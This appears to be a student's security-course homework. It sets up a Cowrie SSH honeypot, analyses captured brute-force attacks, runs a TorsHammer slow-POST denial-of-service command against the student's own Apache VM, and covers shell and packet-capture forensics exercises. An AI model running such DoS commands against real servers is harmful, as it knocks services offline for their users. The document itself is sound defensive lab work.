- **Port number trickery:** We want attackers who attempt to SSH to our server to get the cowrie simulated environment. Therefore, cowrie will have to be listening on the normal SSH port, 22. This means that the usual SSH service, sshd, cannot be listening on that port. However, we do wish to maintain access to the real sshd for ourselves, so before setting up cowrie, you should reconfigure sshd to listen on an alternative port, 60022.
- **Cloud firewall:** Most cloud services employ some kind of network firewall to limit which ports of a VM are externally visible. Before switching the real sshd service to port 60022, be sure you open this port in your cloud’s firewall management interface.
- **Privileged ports:** In UNIX environments, TCP/UDP port numbers under 1024 are considered “privileged”: user programs cannot listen on them by default. Various mechanisms exist to allow permission to do this -- this will likely be covered in any cowrie setup tutorial you opt to follow.

In summary, set up your VM with Cowrie listening on port 22 (this is the honeypot) and the real SSH daemon listening on port 60022 (this is our backdoor to *actually* administer the machine). Be sure your cloud's network settings allow access on both ports.

Show the steps needed to set up this environment.

1. Create a EC2 free-tier instance running on Ubuntu 22.04



2. Make SSH daemon listen on 60022

```
sudo vi /etc/ssh/sshd_config
```

```
change #Port 22 to  
Port 60022
```

change security group on the AWS

Inbound rules

Security group rule ID	Type	Protocol	Port range	Source	Description - optional
sgr-05e4eaa96e3f4049a	Custom TCP	TCP	60022	Custom	SSH 0.0.0.0/0 X
sgr-0d47ac40a3b928609	SSH	TCP	22	Custom	Cowrie 0.0.0.0/0 X

Add rule

Warning: Rules with source of 0.0.0.0/0 or ::/0 allow all IP addresses to access your instance. We recommend setting security group rules to allow access from known IP addresses only.

Buttons: Cancel, Preview changes, Save rules

3. restart sshd

```
sudo service sshd restart
sudo service ssh restart
```

4. Login to aws using ssh on port 60022

```
ssh -p 60022 ubuntu@xx.xx.xx.xx -i privatekey.pem
```

5. Setup Cowrie (source: <https://cowrie.readthedocs.io/en/latest/INSTALL.html>)

5(1) update existing packages

```
sudo apt update && sudo apt upgrade -y
```

5(2) install system-wide support for Python virtual environments and other dependencies

```
sudo apt-get install git python3-venv libssl-dev libffi-dev build-essential libpython3-dev python3-minimal authbind -y
```

5(3) create a user account

```
sudo adduser --disabled-password cowrie
su - cowrie
```

5(4) download the code

```
git clone http://github.com/cowrie/cowrie
```

5(5) create virtual environment

```
Python3 -m venv cowrie-env
source cowrie-env/bin/activate
(cowrie-env) $ python3 -m pip install --upgrade pip
(cowrie-env) $ python3 -m pip install --upgrade -r requirements.txt
```

5(6) change cowrie to listen on port 22 (with privilege elevation)

- use setcap to give permissions to Python to listen on ports<1024:

```
sudo setcap 'cap_net_bind_service=+ep' `readlink -f \`which python3\``
```

- set password for simulated login

```
cd cowrie/etc && cp userdb.example userdb.txt  
nano suerdb.txt
```

Add a line for user `cowrie` login

```
...  
cowrie:x:testpassword
```

- change the listening port to 22 in cowrie.cfg:

```
[ssh]  
listen_endpoints = tcp:22:interface=0.0.0.0
```

5(7) start cowrie

```
(cowrie-env)$ bin/cowrie start
```

Login to your own honeypot and look around. Can you tell it's simulated?

Yes, the login page is very different from the traditional welcome words of the ssh

```
guofangcheng@MacBookAir ~/.ssh ➤ ssh -p 22 cowrie@34.224.26.39  
cowrie@34.224.26.39's password:
```

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
cowrie@svr04:~$ █
```

From outside the honeypot, show that you can find logs of your attempted “intrusion”.

Using `tail -f cowrie/var/log/cowrie/cowrie.log` we can see our attempted intrusion

```

2024-11-05T06:51:30.294582Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 76.36.241.38:3602 (172.31.19.114:22) [session: da718d6a320b]
2024-11-05T06:51:30.295424Z [HoneyPotSSHTransport,6,76.36.241.38] Remote SSH version: SSH-2.0-OpenSSH_9.8
2024-11-05T06:51:30.335468Z [HoneyPotSSHTransport,6,76.36.241.38] SSH client hash fingerprint: aae6b9604f6f3356543709a376d7f657
2024-11-05T06:51:30.336523Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] kex alg=b'curve25519-sha256' key alg=b'ssh-ed25519'
2024-11-05T06:51:30.336644Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] outgoing: b'aes128-ctr' b'hmac-sha2-256' b'none'
2024-11-05T06:51:30.336747Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] incoming: b'aes128-ctr' b'hmac-sha2-256' b'none'
2024-11-05T06:51:30.424082Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] NEW KEYS
2024-11-05T06:51:30.457224Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-userauth'
2024-11-05T06:51:30.499356Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'cowrie' trying auth b'none'
2024-11-05T06:51:34.678497Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'cowrie' trying auth b'password'
2024-11-05T06:51:34.679898Z [HoneyPotSSHTransport,6,76.36.241.38] login attempt [b'cowrie'/b'testpassword'] succeeded
2024-11-05T06:51:34.680483Z [HoneyPotSSHTransport,6,76.36.241.38] Initialized emulated server as architecture: linux-x64-lsb
2024-11-05T06:51:34.681906Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'cowrie' authenticated with b'password'
2024-11-05T06:51:34.682201Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-connection'
2024-11-05T06:51:34.723328Z [cowrie.ssh.connection.CowrieSSHConnection#debug] got channel b'session' request
2024-11-05T06:51:34.723604Z [cowrie.ssh.session.HoneyPotSSHSession#info] channel open
2024-11-05T06:51:34.723766Z [cowrie.ssh.connection.CowrieSSHConnection#debug] got global b'no-more-sessions@openssh.com' request
2024-11-05T06:51:34.789703Z [twisted.conch.ssh.session#info] Handling pty request: b'xterm-256color' (35, 110, 1540, 1190)
2024-11-05T06:51:34.790007Z [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,6,76.36.241.38] Terminal Size: 110 35
2024-11-05T06:51:34.790662Z [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,6,76.36.241.38] request_env: LC_TERMINAL_VERSION=3.5.5
2024-11-05T06:51:34.791393Z [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,6,76.36.241.38] request_env: LANG=en_US.UTF-8
2024-11-05T06:51:34.792115Z [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,6,76.36.241.38] request_env: LC_TERMINAL=tTerm2
2024-11-05T06:51:34.792880Z [twisted.conch.ssh.session#info] Getting shell

```

Once you're happy it's set up well, let it run for at least ~3 days or until you get several attacks logged!

Results (4pts)

Take a look at what attackers did. **How many attacks did you capture? What kinds of things did attackers tend to do?**

```

b31fd5e2f6 to var/lib/cowrie/downloads/e09fc2d84e71b08e6522327dbd5dd20956de8c1d6dea0c254529fb31fd5e2f6
2024-11-12T20:38:30.845555Z [HoneyPotSSHTransport,248,87.12.251.102] Closing TTY Log: var/lib/cowrie/tty/la613d5c1a977b7eb0492b75eb834e0f9ea1c44f7a9b48dd2900
2533d4a0e0232 after 0 seconds
2024-11-12T20:38:30.8459175Z [cowrie.ssh.session.HoneyPotSSHSession#info] sending close 0
2024-11-12T20:38:30.849175Z [cowrie.ssh.session.HoneyPotSSHSession#info] remote close
2024-11-12T20:38:30.849341Z [HoneyPotSSHTransport,247,87.12.251.102] Got remote error, code 11 reason: b'disconnected by user'
2024-11-12T20:38:30.849626Z [HoneyPotSSHTransport,247,87.12.251.102] avatar pi logging out
2024-11-12T20:38:30.849764Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2024-11-12T20:38:30.849843Z [HoneyPotSSHTransport,247,87.12.251.102] Connection lost after 1 seconds
2024-11-12T20:38:30.943734Z [cowrie.ssh.session.HoneyPotSSHSession#info] remote close
2024-11-12T20:38:30.943971Z [HoneyPotSSHTransport,248,87.12.251.102] Got remote error, code 11 reason: b'disconnected by user'
2024-11-12T20:38:30.944291Z [HoneyPotSSHTransport,248,87.12.251.102] avatar pi logging out
2024-11-12T20:38:30.944392Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2024-11-12T20:38:30.944509Z [HoneyPotSSHTransport,248,87.12.251.102] Connection lost after 1 seconds
2024-11-12T20:38:30.986808Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 87.12.102:46548 (172.31.19.114:22) [session: ddc0a3e4dd3a]
2024-11-12T20:38:30.987432Z [HoneyPotSSHTransport,249,87.12.251.102] Remote SSH version: SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u3
2024-11-12T20:38:31.075655Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 87.12.251.102:46556 (172.31.19.114:22) [session: f93cfca97a16]
2024-11-12T20:38:31.076704Z [HoneyPotSSHTransport,250,87.12.251.102] Remote SSH version: SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u3
2024-11-12T20:38:31.07682Z [HoneyPotSSHTransport,249,87.12.251.102] SSH client hash fingerprint: c11b200866cf918393e62ea25d851d90
2024-11-12T20:38:31.099241Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] kex alg=b'curve25519-sha256' key alg=b'ecdsa-sha2-nistp256'
2024-11-12T20:38:31.099605Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] outgoing: b'aes128-ctr' b'hmac-sha2-256' b'none'
2024-11-12T20:38:31.099737Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] incoming: b'aes128-ctr' b'hmac-sha2-256' b'none'
2024-11-12T20:38:31.183645Z [HoneyPotSSHTransport,250,87.12.251.102] SSH client hash fingerprint: c11b200866cf918393e62ea25d851d90
2024-11-12T20:38:31.184732Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] kex alg=b'curve25519-sha256' key alg=b'ecdsa-sha2-nistp256'
2024-11-12T20:38:31.184837Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] outgoing: b'aes128-ctr' b'hmac-sha2-256' b'none'
2024-11-12T20:38:31.184923Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] incoming: b'aes128-ctr' b'hmac-sha2-256' b'none'
2024-11-12T20:38:31.321592Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] NEW KEYS
2024-11-12T20:38:31.401995Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] NEW KEYS
2024-11-12T20:38:31.429891Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-userauth'
2024-11-12T20:38:31.506077Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-userauth'
2024-11-12T20:38:31.538202Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'pi' trying auth b'none'
2024-11-12T20:38:31.611551Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'pi' trying auth b'none'
2024-11-12T20:38:31.646625Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'pi' trying auth b'password'
2024-11-12T20:38:31.647027Z [HoneyPotSSHTransport,249,87.12.251.102] login attempt [b'pi'/b'raspberryraspberry99311'] succeeded
2024-11-12T20:38:31.647542Z [HoneyPotSSHTransport,249,87.12.251.102] Initialized emulated server as architecture: linux-x64-lsb
2024-11-12T20:38:31.647938Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'pi' authenticated with b'password'
2024-11-12T20:38:31.648150Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-connection'
2024-11-12T20:38:31.716046Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'pi' trying auth b'password'
2024-11-12T20:38:31.716422Z [HoneyPotSSHTransport,250,87.12.251.102] login attempt [b'pi'/b'raspberry'] succeeded
2024-11-12T20:38:31.716887Z [HoneyPotSSHTransport,250,87.12.251.102] Initialized emulated server as architecture: linux-x64-lsb
2024-11-12T20:38:31.717283Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'pi' authenticated with b'password'

```

On Nov. 12, there were approximately 6 unique SSH attacks I have captured. The attackers tend to do brute-force ssh login attempts with common usernames (such as pi) and passwords (such as 'raspberry'). They also did reconnaissance to gather basic system information using uname. I have also observed some file access and file upload scripts.

Pick a particular attack and describe:

- The network origin (IP address organization and geolocation)
- The steps carried out
- Does it appear to be automated or manual?
- What appears to have been the attacker's goal?
- If they downloaded file(s), analyze these

A ssh login attempt attack using brute-force. The network-origin is 87.12.251.102, from Telecom Italia S.p.A, Pisa, Toscana, Italy. The attacker initiated a series of SSH login attempts targeting the server, trying a wide variety of username and password combinations. These combinations typically include default usernames like root, admin, or user with commonly known or default passwords such as none, password. From the log timestamp, the regularity and speed of the login attempts suggest that the attack was definitely automated. The primary goal appeared to be gaining unauthorized access to the server via SSH. By achieving this, the attacker could take control of the system, potentially to install malware, backdoors, and files.

Question 7: Denial of Service attack using TorsHammer (6 points)

Let's do a small DOS attack from your Kali VM to your Linux VM using TorsHammer, a slow POST attack similar to the slowloris attack we discussed in class.

On your **Kali VM**, download the TorsHammer from <https://sourceforge.net/projects/torshammer/>

To launch an attack, use the torshammer.py file and pass the necessary parameters to it.

```
# ./torshammer.py
```

On your **Linux VM**, If you haven't already, install the Apache web server and ensure it's working on port 80.

From the Kali VM, attack your Linux VM. Use 512 threads. Show the command used.

```
sudo python2 torshammer.py -t vcm-42411.vm.duke.edu -r 512
```

```
└─(fg96㉿vcm-42506)-[~/Torhammer 1.0]
$ sudo python2 torhammer.py -t vcm-42411.vm.duke.edu -r 512

/*
 * Tor's Hammer
 * Slow POST DoS Testing Tool
 * Version 1.0 Beta
 * Anon-ymized via Tor
 * We are Anonymous.
 * We are Legion.
 * We do not forgive.
 * We do not forget.
 * Expect us!
 */

/*
Connected to host...
Posting: u
Connected to host...
Posting: q
Posting: x
Posting: C
```

From your local machine's web browser, try to navigate to the Linux VM. Refresh the page a few times; what do you observe?

I observe that sometimes the loading is extremely slow compared with the loading speed before the attack.

Show the output of “netstat -t” (list TCP connections) before versus during an attack.

The output of “netstat -t” during the attack

```
[fg96@vcm-42411:~]$ netstat -t
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 vcm-42411.vm.duke:49867 ec2-54-183-140-32:https ESTABLISHED
tcp      0      216 vcm-42411.vm.duke.e:ssh 10.198.85.129:56031 ESTABLISHED
tcp6     245      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60598 ESTABLISHED
tcp6     289      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60586 ESTABLISHED
tcp6     240      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35942 ESTABLISHED
tcp6     294      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44160 ESTABLISHED
tcp6     214      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44014 ESTABLISHED
tcp6     284      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44334 ESTABLISHED
tcp6     245      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44934 ESTABLISHED
tcp6     310      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44676 ESTABLISHED
tcp6     293      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60830 ESTABLISHED
tcp6     297      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60344 ESTABLISHED
tcp6      0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35294 ESTABLISHED
tcp6     310      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:36076 ESTABLISHED
tcp6      0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:43458 FIN_WAIT2
tcp6     274      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35830 ESTABLISHED
tcp6      0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44278 ESTABLISHED
tcp6      0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:43638 FIN_WAIT2
tcp6     292      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35880 ESTABLISHED
tcp6      0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44272 ESTABLISHED
tcp6     284      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:45090 ESTABLISHED
tcp6     273      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60430 ESTABLISHED
tcp6     265      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60722 ESTABLISHED
tcp6     294      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:59746 ESTABLISHED
tcp6     233      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60302 ESTABLISHED
tcp6      0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:43682 FIN_WAIT2
tcp6     294      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60516 ESTABLISHED
tcp6      0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44136 ESTABLISHED
tcp6      0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35032 ESTABLISHED
tcp6     253      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44340 ESTABLISHED
tcp6      0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35052 ESTABLISHED
tcp6     293      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:59756 ESTABLISHED
tcp6      0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:43782 FIN_WAIT2
tcp6      0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44030 ESTABLISHED
tcp6      0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35748 ESTABLISHED
tcp6     237      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:36086 ESTABLISHED
tcp6      0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35120 ESTABLISHED
tcp6     259      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:36028 ESTABLISHED
```

The output of “netstat -t” before the attack

```
[fg96@vcm-42411:~]$ netstat -t
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 vcm-42411.vm.duke:49867 ec2-54-183-140-32:https ESTABLISHED
tcp      0      52 vcm-42411.vm.duke.e:ssh 10.198.85.129:56031 ESTABLISHED
tcp      0      0 vcm-42411.vm.duke.e:ssh 10.198.85.129:56031 ESTABLISHED
```

Use “top” to assess CPU usage before versus during the attack. Does CPU usage increase significantly? Why or why not?

Use “top” to assess CPU usage during the attack

```
top - 10:18:18 up 19 days, 4:51, 1 user, load average: 0.00, 0.00, 0.00
Tasks: 189 total, 1 running, 188 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.7 us, 0.5 sy, 0.0 ni, 97.5 id, 0.0 wa, 0.0 hi, 1.3 si, 0.0 st
MiB Mem : 3683.4 total, 796.8 free, 709.5 used, 2177.1 buff/cache
MiB Swap: 2048.0 total, 2046.7 free, 1.3 used. 2687.4 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
86352	root	20	0	1454348	138616	77864	S	0.7	3.7	28:11.74	falcon-sensor-b
124109	fg96	20	0	10592	4144	3328	R	0.7	0.1	0:00.24	top
121999	www-data	20	0	1221184	10556	7384	S	0.3	0.3	0:01.25	apache2
123989	www-data	20	0	1221264	6492	3640	S	0.3	0.2	0:01.15	apache2
124017	www-data	20	0	1221212	10288	7064	S	0.3	0.3	0:01.14	apache2
124073	www-data	20	0	1221148	9592	6528	S	0.3	0.3	0:01.14	apache2
1	root	20	0	167712	13052	8160	S	0.0	0.3	0:25.76	systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.52	kthreadd
3	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_gp
4	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_par_gp
5	root	0	-20	0	0	0	T	0.0	0.0	0:00.00	slub_flushwq

Use “top” to assess CPU usage before the attack

```
top - 10:42:58 up 19 days, 5:16, 1 user, load average: 0.00, 0.00, 0.00
Tasks: 183 total, 1 running, 182 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.0 us, 0.2 sy, 0.0 ni, 99.7 id, 0.0 wa, 0.0 hi, 0.2 si, 0.0 st
MiB Mem : 3683.4 total, 812.2 free, 691.7 used, 2179.4 buff/cache
MiB Swap: 2048.0 total, 2046.7 free, 1.3 used. 2705.2 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
86352	root	20	0	1454348	138620	77864	S	0.3	3.7	28:22.67	falcon-sensor-b
124109	fg96	20	0	10592	4144	3328	R	0.3	0.1	0:03.86	top
1	root	20	0	167712	13052	8160	S	0.0	0.3	0:25.77	systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.52	kthreadd
3	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_gp
4	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_par_gp
5	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	slub_flushwq
6	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	netns
8	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kworker/0:0H-events_highpri
10	root	0	-20	0	0	0	T	0.0	0.0	0:00.00	mm_percpu_wq

There is no obvious increase during the attack. It may be because the Linux VM has sufficient resources to handle the load generated by TorsHammer. It may also be Apache's configuration may be optimized to handle slow-rate attacks.

In another terminal from the Kali VM (or another Linux machine), use the `time` and `curl` commands a few times to roughly gauge the latency of HTTP responses before, during, and after the attack.

I use `time curl vcm-42411.vm.duke.edu` to roughly gauge the latency of HTTP responses.

I tested three times for higher accuracy

Before: 0m0.018s, 0m0.019s, 0m0.014s

During: 0m22.699s, 0m23.230s, 0m22.513s

After: 0m0.016s, 0m0.017s, 0m0.015s

Question 8: Shell practice (5 points)

For each of the following questions, give the command(s) and output. If the output is more than a few lines, you may truncate it.

Web file hash (2 points)

Develop a shell command to find the SHA 512 hash of the JPEG picture of the instructor, found on [this page](#). To help check your work, the last byte is 0x88. Show the command and its output. Your solution must avoid the need to write any files to disk! **Give the command below.**

```
curl -s https://people.duke.edu/~tkb13/images/me.jpg | sha512sum
```

```
[fg96@vcm-42411:~]$ curl -s https://people.duke.edu/~tkb13/images/me.jpg | sha512sum  
4234c1def36b3e43b5b52fcc7f5af72137aa9cd3a2e69207a1f1b13a644a5fad29917fa1d52f96e3ab74a59cce8f3ff73160b79a2dfad4b027635672a74ec888 -
```

Binary file analysis (3 points)

Using `strings`, and `hd`, let's start analyzing `cryptotest.pyc` from the earlier "Simple Encryption Program" question for possible reverse engineering. Answer each of the following questions and show the command(s)/output that led you to your answer.

- What message will likely be printed if the tool is able to compress the cipher text too much?

```
strings cryptotest.pyc | grep compress
```

```
[fg96@vcm-42411:~]$ strings cryptotest.pyc | grep compress  
compress  
compressesdr  
get_compression_ratioP  
Encryption exit status == 0?zCNon-zero status indicates an error where none should have occurred.z Calculating compression ratio...z  
Cipher compressability > 95%?rU  
z4The cipher file is too compressable (Ratio: %.2f%).
```

The message will likely to be printed if the tool is able to compress the cipher test too much is "The cipher file is too compressable"

- What is the “magic number” of the file, as described [here](#)?

```
hd cryptotest.pyc
```

```
[fg96@vcm-42411:~]$ hd cryptotest.pyc
00000000  6f 0d 0d 0a 00 00 00 00  60 85 07 65 44 21 00 00 |o.....`..eD!...
00000010  e3 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 |.....
00000020  00 09 00 00 00 40 00 00  00 73 4e 05 00 00 64 00 |.....@...sN...d.
00000030  64 01 6c 00 5a 00 64 00  64 01 6c 01 5a 01 64 00 |d.l.Z.d.d.l.Z.d.
00000040  64 01 6c 02 5a 02 64 00  64 01 6c 03 5a 03 64 00 |d.l.Z.d.d.l.Z.d.
00000050  64 01 6c 04 5a 04 64 00  64 01 6c 05 5a 05 64 00 |d.l.Z.d.d.l.Z.d.
00000060  64 01 6c 06 5a 06 64 00  64 01 6c 07 5a 07 64 00 |d.l.Z.d.d.l.Z.d.
00000070  64 02 6c 08 6d 09 5a 09  01 00 64 03 5a 0a 64 04 |d.l.m.Z...d.Z.d.
00000080  5a 0b 64 05 5a 0c 64 05  5a 0d 64 06 5a 0e 64 07 |Z.d.Z.d.Z.d.Z.d.
00000090  5a 0f 64 08 5a 10 64 09  5a 11 65 0e 64 0a 17 00 |Z.d.Z.d.Z.e.d...
```

The magic number is the first 4 byte of the file, which is 6f0d0d0a

- Based on the magic number, what version of Python generated cryptotest.pyc?

Hint: you may need to convert a little-endian integer to decimal before checking the full list of magic numbers.

take 6f0d, reverse to little-endian 0d6f, change to decimal 3439, which corresponds to Python version 3.10.0rc2. (source: <https://github.com/rocky/python-xdis/blob/master/xdis/magics.py>)

Question 9: Analyze forensic server packet capture network logs (10 points)

Below is a network capture from an attack on a real Linux server. The capture was created by setting up a new CentOS 5.9 Linux server, turning off the firewall, and setting the root password to root. The server was compromised within a few hours. Before it was put online, Wireshark was run and configured to capture the network event before, during, and after the compromise.

The attack was from an SSH dictionary attack worm. It would connect to the host via SSH and try passwords until it logs in. Our password was super easy, so it didn't take many guesses. Once present, it will launch the same worm to do outbound SSH connection attempts to random IPs in an attempt to connect and infect more machines with weak SSH passwords.

For each of these steps, you can reasonably deduce the kinds of packets you'd expect to see. As an example, for the initial access, you'd expect a handful of incoming SSH connections, with one ending with a little traffic back and forth (successful login, receiving malicious commands).

The network captures are located here:

https://people.duke.edu/~tkb13/fixed/iasg_capture_files.tgz

Download this file to your home directory and analyze it there.

Using tcpdump or Wireshark, analyze the packet capture files from that attack and describe/show the following activities:

1. Reconnaissance

Cybersecurity reconnaissance is the initial phase of a cyberattack, where an attacker gathers information about a target system or network to identify vulnerabilities and plan an attack. For example, a port scan is a common technique to gather information about the vulnerability.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	200.206.172.67	152.46.32.81	TCP	62	2216 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1452 SACK_PERM
2	0.000073	152.46.32.81	200.206.172.67	TCP	54	445 → 2216 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	0.637991	200.206.172.67	152.46.32.81	TCP	62	[TCP Port numbers reused] 2216 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1452 SACK_PERM
4	0.638012	152.46.32.81	200.206.172.67	TCP	54	445 → 2216 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	1.341703	200.206.172.67	152.46.32.81	TCP	62	[TCP Port numbers reused] 2216 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1452 SACK_PERM
6	1.341726	152.46.32.81	200.206.172.67	TCP	54	445 → 2216 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	153.880694	61.237.156.171	152.46.32.81	TCP	62	52946 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1452 SACK_PERM
8	153.811999	152.46.32.81	61.237.156.171	TCP	54	445 → 52946 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	154.643906	61.237.156.171	152.46.32.81	TCP	62	[TCP Port numbers reused] 52946 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1452 SACK_PERM
10	154.643926	152.46.32.81	61.237.156.171	TCP	54	445 → 52946 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	155.409433	61.237.156.171	152.46.32.81	TCP	62	[TCP Port numbers reused] 52946 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1452 SACK_PERM
12	155.409452	152.46.32.81	61.237.156.171	TCP	54	445 → 52946 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	783.432889	184.106.105.33	152.46.32.81	TCP	62	1542 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1452 SACK_PERM
14	783.433933	152.46.32.81	184.106.105.33	TCP	54	445 → 1542 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	783.854443	184.106.105.33	152.46.32.81	TCP	62	[TCP Port numbers reused] 1542 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1452 SACK_PERM
16	783.854457	152.46.32.81	184.106.105.33	TCP	54	445 → 1542 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	784.401224	184.106.105.33	152.46.32.81	TCP	62	[TCP Port numbers reused] 1542 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1452 SACK_PERM
18	784.401243	152.46.32.81	184.106.105.33	TCP	54	445 → 1542 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	1279.046025	111.235.128.21	152.46.32.81	TCP	78	2429 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1380 WS=8 TSecr=0 TSect=0 SACK_PERM
20	1279.056789	152.46.32.81	111.235.128.21	TCP	54	445 → 2429 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
21	1279.776448	111.235.128.21	152.46.32.81	TCP	78	[TCP Port numbers reused] 2429 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1380 WS=8 TSecr=0 TSect=0 SACK_PERM
22	1279.776469	152.46.32.81	111.235.128.21	TCP	54	445 → 2429 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	1280.480732	111.235.128.21	152.46.32.81	TCP	78	[TCP Port numbers reused] 2429 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1380 WS=8 TSecr=0 TSect=0 SACK_PERM
24	1280.480752	152.46.32.81	111.235.128.21	TCP	54	445 → 2429 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

